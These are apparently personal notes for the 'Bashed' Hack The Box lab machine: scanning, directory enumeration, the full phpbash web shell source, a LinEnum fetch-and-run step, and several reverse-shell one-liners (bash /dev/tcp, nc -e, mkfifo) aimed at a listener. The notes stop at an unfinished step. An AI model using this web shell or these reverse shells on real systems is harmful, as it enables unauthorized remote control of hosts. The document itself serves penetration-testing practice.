Bashed

```
# Nmap 7.92 scan initiated Sat Nov  6 20:36:31 2021 as: nmap -sC -sV -oA nmap/inital 10.10.10.68
Nmap scan report for 10.10.10.68
Host is up (0.54s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov  6 20:37:44 2021 -- 1 IP address (1 host up) scanned in 72.93 seconds
```

Apache httpd 2.4.18 ((Ubuntu)) > Google "Ubuntu httpd versions" > leads us to xenial (16.04LTS)

xenial (16.04) Code from GitHub:


```
<?php
/* phpbash by Alexander Reid (Arrexel) */
if (ISSET($_POST['cmd'])) {
    $output = preg_split('/[\n]/', shell_exec($_POST['cmd']." 2>&1"));
    foreach ($output as $line) {
        echo htmlentities($line, ENT_QUOTES | ENT_HTML5, 'UTF-8') . "
";
    }
    die();
} else if (!empty($_FILES['file']['tmp_name']) && !empty($_POST['path'])) {
    $filename = $_FILES["file"]["name"];
    $path = $_POST['path'];
    if ($path != "/") {
        $path .= "/";
    }
    if (move_uploaded_file($_FILES["file"]["tmp_name"], $path.$filename)) {
        echo htmlentities($filename) . " successfully uploaded to " . htmlentities($path);
    } else {
        echo "Error uploading " . htmlentities($filename);
    }
    die();
}
?>

<html>
    <head>
        <title></title>
        <style>
            html, body {
                max-width: 100%;
            }

            body {
                width: 100%;
                height: 100%;
                margin: 0;
                background: #000;
            }

            body, .inputtext {
                font-family: "Lucida Console", "Lucida Sans Typewriter", monaco, "Bitstream Vera Sans Mono", monospace;
                font-size: 14px;
                font-style: normal;
                font-variant: normal;
                font-weight: 400;
                line-height: 20px;
                overflow: hidden;
            }

            .console {
                width: 100%;
                height: 100%;
                margin: auto;
                position: absolute;
                color: #fff;
            }

            .output {
                width: auto;
                height: auto;
                position: absolute;
                overflow-y: scroll;
                top: 0;
                bottom: 30px;
                left: 5px;
                right: 0;
                line-height: 20px;
            }

            .input form {
                position: relative;
                margin-bottom: 0px;
            }

            .username {
                height: 30px;
                width: auto;
                padding-left: 5px;
                line-height: 30px;
                float: left;
            }

            .input {
                border-top: 1px solid #333333;
                width: 100%;
                height: 30px;
                position: absolute;
                bottom: 0;
            }

            .inputtext {
                width: auto;
                height: 30px;
                bottom: 0px;
                margin-bottom: 0px;
                background: #000;
                border: 0;
                float: left;
                padding-left: 8px;
                color: #fff;
            }

            .inputtext:focus {
                outline: none;
            }

            ::-webkit-scrollbar {
                width: 12px;
            }

            ::-webkit-scrollbar-track {
                background: #101010;
            }

            ::-webkit-scrollbar-thumb {
                background: #303030;
            }
        </style>
    </head>
    <body>
        <div class="console">
            <div class="output" id="output"></div>
            <div class="input" id="input">
                <form id="form" method="GET" onSubmit="sendCommand()">
                    <div class="username" id="username"></div>
                    <input class="inputtext" id="inputtext" type="text" name="cmd" autocomplete="off" autofocus>
                </form>
            </div>
        </div>
        <form id="upload" method="POST" style="display: none;">
            <input type="file" name="file" id="filebrowser" onchange='uploadFile()' />
        </form>
        <script type="text/javascript">
            var username = "";
            var hostname = "";
            var currentDir = "";
            var previousDir = "";
            var defaultDir = "";
            var commandHistory = [];
            var currentCommand = 0;
            var inputTextElement = document.getElementById('inputtext');
            var inputElement = document.getElementById("input");
            var outputElement = document.getElementById("output");
            var usernameElement = document.getElementById("username");
            var uploadFormElement = document.getElementById("upload");
```

```
            var fileBrowserElement = document.getElementById("filebrowser");
            getShellInfo();

            function getShellInfo() {
                var request = new XMLHttpRequest();

                request.onreadystatechange = function() {
                    if (request.readyState == XMLHttpRequest.DONE) {
                        var parsedResponse = request.responseText.split("
");
                        username = parsedResponse[0];
                        hostname = parsedResponse[1];
                        currentDir =  parsedResponse[2].replace(new RegExp("&sol;", "g"), "/");
                        defaultDir = currentDir;
                        usernameElement.innerHTML = "<div style='color: #ff0000; display: inline;'>"+username+"@"+hostname+"</div>:"+currentDir+"#";
                        updateInputWidth();
                    }
                };

                request.open("POST", "", true);
                request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
                request.send("cmd=whoami; hostname; pwd");
            }

            function sendCommand() {
                var request = new XMLHttpRequest();
                var command = inputTextElement.value;
                var originalCommand = command;
                var originalDir = currentDir;
                var cd = false;

                commandHistory.push(originalCommand);
                switchCommand(commandHistory.length);
                inputTextElement.value = "";

                var parsedCommand = command.split(" ");

                if (parsedCommand[0] == "cd") {
                    cd = true;
                    if (parsedCommand.length == 1) {
                        command = "cd "+defaultDir+"; pwd";
                    } else if (parsedCommand[1] == "-") {
                        command = "cd "+previousDir+"; pwd";
                    } else {
                        command = "cd "+currentDir+"; "+command+"; pwd";
                    }

                } else if (parsedCommand[0] == "clear") {
                    outputElement.innerHTML = "";
                    return false;
                } else if (parsedCommand[0] == "upload") {
                    fileBrowserElement.click();
                    return false;
                } else {
                    command = "cd "+currentDir+"; " + command;
                }

                request.onreadystatechange = function() {
                    if (request.readyState == XMLHttpRequest.DONE) {
                        if (cd) {
                            var parsedResponse = request.responseText.split("
");
                            previousDir = currentDir;
                            currentDir = parsedResponse[0].replace(new RegExp("&sol;", "g"), "/");
                            outputElement.innerHTML += "<div style='color:#ff0000; float: left;'>"+username+"@"+hostname+"</div><div style='float:
left;'>"+":"+originalDir+"# "+originalCommand+"</div>
";
                            usernameElement.innerHTML = "<div style='color: #ff0000; display: inline;'>"+username+"@"+hostname+"</div>:"+currentDir+"#";
                        } else {
                            outputElement.innerHTML += "<div style='color:#ff0000; float: left;'>"+username+"@"+hostname+"</div><div style='float:
left;'>"+":"+currentDir+"# "+originalCommand+"</div>
" + request.responseText.replace(new RegExp("

$"), "
");
                            outputElement.scrollTop = outputElement.scrollHeight;
                        }
                        updateInputWidth();
                    }
                };

                request.open("POST", "", true);
                request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
                request.send("cmd="+encodeURIComponent(command));
                return false;
            }

            function uploadFile() {
                var formData = new FormData();
                formData.append('file', fileBrowserElement.files[0], fileBrowserElement.files[0].name);
                formData.append('path', currentDir);

                var request = new XMLHttpRequest();

                request.onreadystatechange = function() {
                    if (request.readyState == XMLHttpRequest.DONE) {
                        outputElement.innerHTML += request.responseText+"
";
                    }
                };

                request.open("POST", "", true);
                request.send(formData);
                outputElement.innerHTML += "<div style='color:#ff0000; float: left;'>"+username+"@"+hostname+"</div><div style='float:
left;'>"+":"+currentDir+"# Uploading "+fileBrowserElement.files[0].name+"...</div>
";
            }

            function updateInputWidth() {
                inputTextElement.style.width = inputElement.clientWidth - usernameElement.clientWidth - 15;
            }

            document.onkeydown = checkForArrowKeys;

            function checkForArrowKeys(e) {
                e = e || window.event;

                if (e.keyCode == '38') {
                    previousCommand();
                } else if (e.keyCode == '40') {
                    nextCommand();
                }
            }

            function previousCommand() {
                if (currentCommand != 0) {
                    switchCommand(currentCommand-1);
                }
            }

            function nextCommand() {
                if (currentCommand != commandHistory.length) {
                    switchCommand(currentCommand+1);
                }
            }

            function switchCommand(newCommand) {
                currentCommand = newCommand;

                if (currentCommand == commandHistory.length) {
                    inputTextElement.value = "";
                } else {
                    inputTextElement.value = commandHistory[currentCommand];
                    setTimeout(function(){ inputTextElement.selectionStart = inputTextElement.selectionEnd = 10000; }, 0);
                }
            }

            document.getElementById("form").addEventListener("submit", function(event){
                event.preventDefault()
            });
        </script>
    </body>
</html>
```

Run gobuster to check for hidden things on this site


gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Looking at output from above, in browser go to http://10.10.10.68/uploads; /php



Index of /php


Name Last modified Size Descriptio



Index of /dev


Name Last modified Size Description

Parent Directory -



```
Parent Directory                 -
sendMail.php     2017-12-04 14:18 1.6K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80




```
phpbash.min.php 2017-12-04 12:21 4.6K
phpbash.php     2017-11-30 23:56 8.1K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Clicking on phpbash.php

run:

- id
- hostname
- ifconfig



```
www-data@bashed:/var/www/html/dev#
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# hostname
bashed
www-data@bashed:/var/www/html/dev# ifconfig
ens33 Link encap:Ethernet HWaddr 00:50:56:b9:06:fa
inet addr:10.10.10.68 Bcast:10.10.10.255 Mask:255.255.255.255
inet6 addr: fe80::250:56ff:feb9:6fa/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:14967 errors:0 dropped:0 overruns:0 frame:0
TX packets:14684 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2005031 (2.0 MB) TX bytes:7113423 (7.1 MB)

lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:18025 errors:0 dropped:0 overruns:0 frame:0
TX packets:18025 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:1336460 (1.3 MB) TX bytes:1336460 (1.3 MB)

www-data@bashed:/var/www/html/dev# |
```

***DO LINUX PRIVILEGE CHECKER | copy files to folder to be serverd

cp /opt/linux_privsec/

Server AS:

python -m SimpleHTTPServer 80

OR python3 -m http.server 80

ifconfig

IPADDRESS IS tun0: 10.10.16.2

on vul machine using host ipaddress:

curl 10.10.10.10/LinEnum.sh | bash

which curl (curl not on this machine)

which curl (curl not on this machine)
which wget (it's there)
wget 10.10.10.10/LinEnum.sh (but can't write to disk)

cd /dev/shm
wget 10.10.10.10/LinEnum.sh
ls (reveals LinEnum.sh)
bash LinEnum.sh

Copy and Paste Output into Record

REVERSE SHELL

set up listener

nc -lvnp 8081

Paste to VUL

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

No RESPONS ON NC

TRY

```
nc -e /bin/sh 10.0.0.1 1234
```

OR

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

STILL NO RESPONSE

UPLOADING A SHELL WITH GOBUSTER

cd /var/www/html